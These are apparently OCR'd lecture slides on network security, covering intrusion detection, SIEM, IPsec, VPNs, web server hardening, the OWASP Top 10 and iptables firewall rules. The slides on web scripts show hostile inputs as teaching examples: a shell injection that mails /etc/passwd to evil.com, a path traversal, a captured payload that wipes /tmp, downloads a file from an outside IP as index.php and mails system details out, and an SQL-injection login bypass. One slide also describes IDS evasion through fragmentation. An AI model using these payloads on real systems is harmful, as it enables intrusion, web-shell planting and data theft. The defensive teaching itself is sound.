  - telnet, FTP, rlogin, X11, HTTP (+ SSL), SMTP (wrapper sendmail), plug (point to point TCP), authentication, access control…




Intrusion Detection / Prevention



IDPS

Intrusion Detection / Prevention System


- Host based
  - Study the behavior of the computer
  - Check for good behavior
    - Study of logs
    - System integrity check
- Network based
  - Real time traffic analysis
- Towards a global security management
  - Correlation of all available information (host + network + ...)



IPDS: Detection methods


- Signature based
  - Simplest detection method
  - Only detects known threats, sensitive to escape techniques
- Anomalies detection
  - Identify significant deviations from the definition of normal activity
  - Allows detection of still unknown attacks
  - Methods: Reasoning models, neural networks, Vector Machine support, Bayesian networks, statistical analysis, clustering ...
- Protocols analysis
  - Verify that the communications respect the correct states of the protocol used

GUIDE TO INTRUSION DETECTION AND PREVENTION SYSTEMS- NIST SP800-94
V. CHANDOLA et al. - Anomaly Detection: A Survey - ACM Computing Surveys, Vol. 41, 2009




IDPS: Reaction

- Observe and record events
  - Locally collected information is sent to a *log* server.
- Send warnings to administrators
  - By e-mail, messages on the IDPS interface, Simple Network Management Protocol (SNMP) traps, syslog ...
- Reports
  - Summaries of logs collected, details of events of particular interest




IDPS: Reaction

- Interruption of attack.
  - Stop the network connection or session used for the attack
  - Block access to the target from the attacker (login, IP address ...)
  - Block all access to the target machine, its services, applications or any other resources
- Changing the environment.
  - The IPS modifies the configuration, the security parameters in order to disrupt the attack (eg reconfiguration of firewall, router, switch ...)
- Altering the content of the attack.
  - The IPS modifies or replaces the dangerous elements of the attack to minimize the consequences.
  - For example, delete infected attachments from e-mail, change the content of requests at a proxy level ...)



IDS: Tools

- RealSecure, NFR, snort, suricata, bro…
  - http://www.iss.net/ *(IBM Internet Security System)*
  - http://www.nfr.net/ *(intégré à CheckPoint FW-1)*
  - http://www.snort.org/ *(SOURCEfire)*
  - http://www.openinfosecfoundation.org/ *(OISF)*
  - http://bro-ids.org/ (*Lawrence Berkeley National Laboratory)*
- Signatures based
  - Regular Updates
  - Reactivity to new threats
- Information
  - SANS Internet Storm Center (http://isc.sans.edu/)
  - Common Vulnerabilities and Exposures (http://cve.mitre.org/)




IDS bypassing

- Insertion
  - The IDS accepts a packet that the recipient system rejects.
- Evasion
  - The receiving system accepts a packet that the IDS rejects.
- The case of fragmentation

Operating System	**Overlap Behavior**
Windows NT 4.0	Always Favors Old Data
Linux	Favors New Data for Forward Overlap
Solaris 2.6	Always Favors Old Data
HP-UX 9.01	Favors New Data for Forward Overlap

But also erroneous checksums, manipulation of TTLs, MAC addresses ... and configuration of the recipient system, its state at this precise moment.

Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection, Thomas H. Ptacek, 1998




SIEM

Security Information & Event Management


- Management and correlation of the information coming from the different elements present in the Information System (network equipments, servers, applications ...)
  - Correlation engines allow to link several events to the same cause.
  - A formalism in a standardization process:
    - Collecting | Aggregation | Standardization | Correlation | reporting
    - Archiving and replay of events

- Taking advantage of BigData technologies
  - Large storage
  - Deep learning

Prelude, Securonix…




Encryption of communications




IPSEC

- RFCs 2401 through 2411 describe security for IPV4 and IPV6.
  - Confidentiality, integrity, authentication, replay prevention
- Security Associations
  - manual or automatic (IKE)
  - provide the keys and security rules for each communication
- Pre-Negotiation for Authentication



IPSEC


- Integrity and protection against replay attack
  - Authentification Header (AH)
  - Use of cryptographic HMAC
  - Content of datagrams is readable




- Confidentiality protection
  - Encapsulating Security Payload (ESP)
  - cryptography provided by a symmetrical cipher (des, 3des, aes ...)

IPSEC : Combining SA


Point to point




VPN



VPN + Point to point security







SSH and SSL/TLS

- SSH: secure alternative to telnet
  - Public Key Client Authentication (RSA, DSA)
  - Pre-identification of the server to guard against "man-in-the-middle" attacks
  - Options for "mounting" VPNs (socks, ppp)
- SSL/TLS: encrypted communication over TCP
  - End to end authentication using X509 Certificates
  - stunnel: to add SSL/TLS layer to any application
  - vpn-ssl: tunneling traffic in an SSL/TLS connection (IP packets in a TCP connection ???)
- Warning: all these alternatives remain TCP-based and are sensitive to denial of service (tcp-reset)


Just for fun!



Top secret post'it from NSA !
Source E. Snowden - http://www.washingtonpost.com/




Securing Networked Applications




Securing a WEB server

- Today, web servers host strategic softwares.
- Sofware are becoming increasingly complex.
- The realization is often outsourced, at the least cost, to teams that did not take into account the security imperatives.
- Many "internal" applications are now available on the Internet.




Securing a WEB server

- Carefully select its position in the network
- Securing the underlying operating system
- Securing the content
  - Static pages
  - the scripts (CGI, ASP, PHP ...)
  - Links with applications located in the “internal” network




Securing the operating system

- Main goal: minimize risks
- Basic principles: simplifying the system
  - Correct access rights,
  - Limit the number of processes and their privileges,
  - Control the integrity,
  - Transmit the logs to another machine,
  - Controlling network access.
- The complexity of the server software is the main and inevitable threat




Securing the content

- The most important: the server must not be able to modify its own data
  - to avoid "tags"
  - to avoid installing executable content
    - .cgi files, .php, server-side includes ...
- Use separate accounts:
  - account (s) for administration
  - pseudo-user for the server process
  - the only link between these two accounts is a read access for the server
  - Eventually, use group sharing and rw-rw-r-- rights for files in which the server should be able to write
    - must remain the exception
    - should never be interpreted as a script (executable)




Securing the content: scripts

- The need to run scripts on the server often makes `chroot` impossible or useless
  - interpreters need to be install (eg Perl)
  - helpers softwares (sendmail but not setuid root !!!)
  - dynamic libraries and system files
- The only defense is to accept the risk of a bug and to isolate the server process
  - Separate the web server from the rest of the network
  - The server process is not run as `root`
  - It can not run any setuid program
  - It can not write to any file or directory



Securing the content: scripts


- Avoiding bugs in scripts (like CGI, PHP) is difficult
  - A script takes data from the network and used them as arguments to executable programs
- Problem passing arguments:
  - characters interpreted by the "shell"
    - `arg=x;/bin/mail%20badguy@evil.com</etc/passwd`
  - Going back up in the file system tree
    - `arg=../../../etc/passwd`
- The risks of bugs depends on the programing language used
  - Shell : very hard to secure,
  - C : `system(), popen()`
  - Perl : `system(), open(), eval(), exec()`
  - `PHP:` many application required active `safe_mode` to run.



Securing the content: scripts

- Exemples :

```
|echo;
cd /tmp;rm –rf *;
cd cache;
curl –O http://2 20.194.57.112/~photo/cm;
mv cm index.php;
rm –rf cm*;
uname –a | mail –s uname_i2_89.83.124.227
kkparole@yahoo.com;
echo|
```



Securing the content: scripts

- Data filtering must comply with the security policy:

  Prohibit anything that is not authorized, (not the opposite)

  - example: the famous `\n` (or `%0A`) forgotten in most of the filters given as an example in the public domain
  - The correct filter (Perl):
    - `tr /-a-zA-Z0-9._//cd`
- Be carefull to scripts calling commands that contain themselves shell escapes
  - very common on UNIX, for example /bin/mail
    - `~!command`


Links between applications and internal network

- Classical setting:

  → Needs of an SQL access to an internal database

- Classical solution:

  → Allowing SQL request from the WEB server to the internal database server!



- Danger: in case of hacking of the WEB server, the database and even the internal network can be vulnerable


SQL injection (" or 1=1)

```
function find($stmt = null){
        $req = "select * from `$class_name`";
        if(isset($stmt)) { $req .= " where $stmt"; }
        [illegible]
}

function [illegible]
        ...
        if($redac->find("login = \"{$_POST['login']}\"
                and password = \"{$_POST['password']}\"")){
                $redac->fetch();
                $_SESSION['id_redacteur'] = $redac->id_redacteur;
        }else
        ...
```

```
Select * from users
where
        login="root"
        and password="????" or "1"="1"
```

```
Select * from users
where
        login="root"
        and password="????" or login="root"
```


Extrait d'un logiciel réalisée par une SSI.



The Ten Most Critical Web Application Security Risks (2013)

A1 – Injection
A2 – Broken Authentication and Session Management ↗
A3 – Cross Site Scripting (XSS) ↘
A4 – Insecure Direct Object References
A5 – Security Misconfiguration
A6 – Sensitive Data Exposure (new)
A7 – Missing Function Level Access Control (new)
A8 – Cross Site Request Forgery (CSRF) ↘
A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards


OWASP : Open Web Application Security Project, http://www.owasp.org/



Bibliography

- TCP/IP : Architecture, protocoles, applications - Douglas Comer - InterEditions - 1991
- Firewalls et sécurité internet - S. M. Bellovin, W. R. Cheswick - Addison Wesley- 1994
- Practical Unix & internet security - S. Garfinkel, G. Spafford - O'Reilly - 1996


This is the end...



TP de demain (13h30-17h45)


- Salles de TP du 4ème étage au 158 Cours Fauriel

- Si vous avez décidé d'utiliser votre ordinateur portable personnel, prévoyez de téléchargez :
  - Virtualbox
  - http://myrtille.emse.fr/M2WI/SCC.ova (1,7 Go)




iptables

- Each package is put in one of the following 6 categories:
  - ACCEPT: the packet is accepted,
  - DROP: the packet is ignored,
  - RETURN: end of current subroutine or default policy enforcement for INPUT, OUTPUT and FORWARD,
  - REJECT: the packet is rejected with an ICMP error message,
  - LOG: the package is logged,
  - QUEUE: the packet is redirected to a user application to decide.




Iptables exemples

```
# By default we don't accept any thing
iptables -P INPUT   DROP
iptables -P FORWARD DROP

# My external interface eth1
ETH_OUT="eth1"
# My external address 192.1.2.1
OUT="192.1.2.1"

# My internal interface eth0
ETH_IN="eth0"
# My internal network 192.1.1.0/255.255.255.0
NET_IN="192.1.1.0/255.255.255.0"
# My internal address 192.1.1.1
IN="192.1.1.1"

# My web server 192.1.1.3
WEB="192.1.1.3"

ANY="0/0"
```

Iptables exemples


```
# usefull target for log
iptables -N log_and_drop
iptables -A log_and_drop -j LOG
iptables -A log_and_drop -j DROP

######## Anti IP-spoofing
iptables -N spoof
iptables -A spoof  -s $NET_IN  -d $ANY -j log_and_drop

iptables -A spoof -s 10.0.0.0/255.0.0.0       -d $ANY -j log_and_drop
iptables -A spoof -s 172.16.0.0/255.240.0.0   -d $ANY -j log_and_drop
iptables -A spoof -s 192.168.0.0/255.255.0.0  -d $ANY -j log_and_drop
iptables -A spoof -s 169.254.0.0/255.255.0.0  -d $ANY -j log_and_drop
iptables -A spoof -s 127.0.0.0/255.0.0.0      -d $ANY -j log_and_drop
iptables -A spoof -s 224.0.0.0/255.0.0.0      -d $ANY -j log_and_drop

iptables -A spoof -d 192.1.1.0 -j LOG --log-prefix "Broadcast from internet"
iptables -A spoof -d 192.1.1.0 -j DROP
iptables -A spoof -d 192.1.1.255 -j LOG --log-prefix "Broadcast from internet"
iptables -A spoof -d 192.1.1.255 -j DROP

iptables -A FORWARD -i $ETH_OUT -j spoof
iptables -A INPUT   -i $ETH_OUT -j spoof
```

Iptables exemples

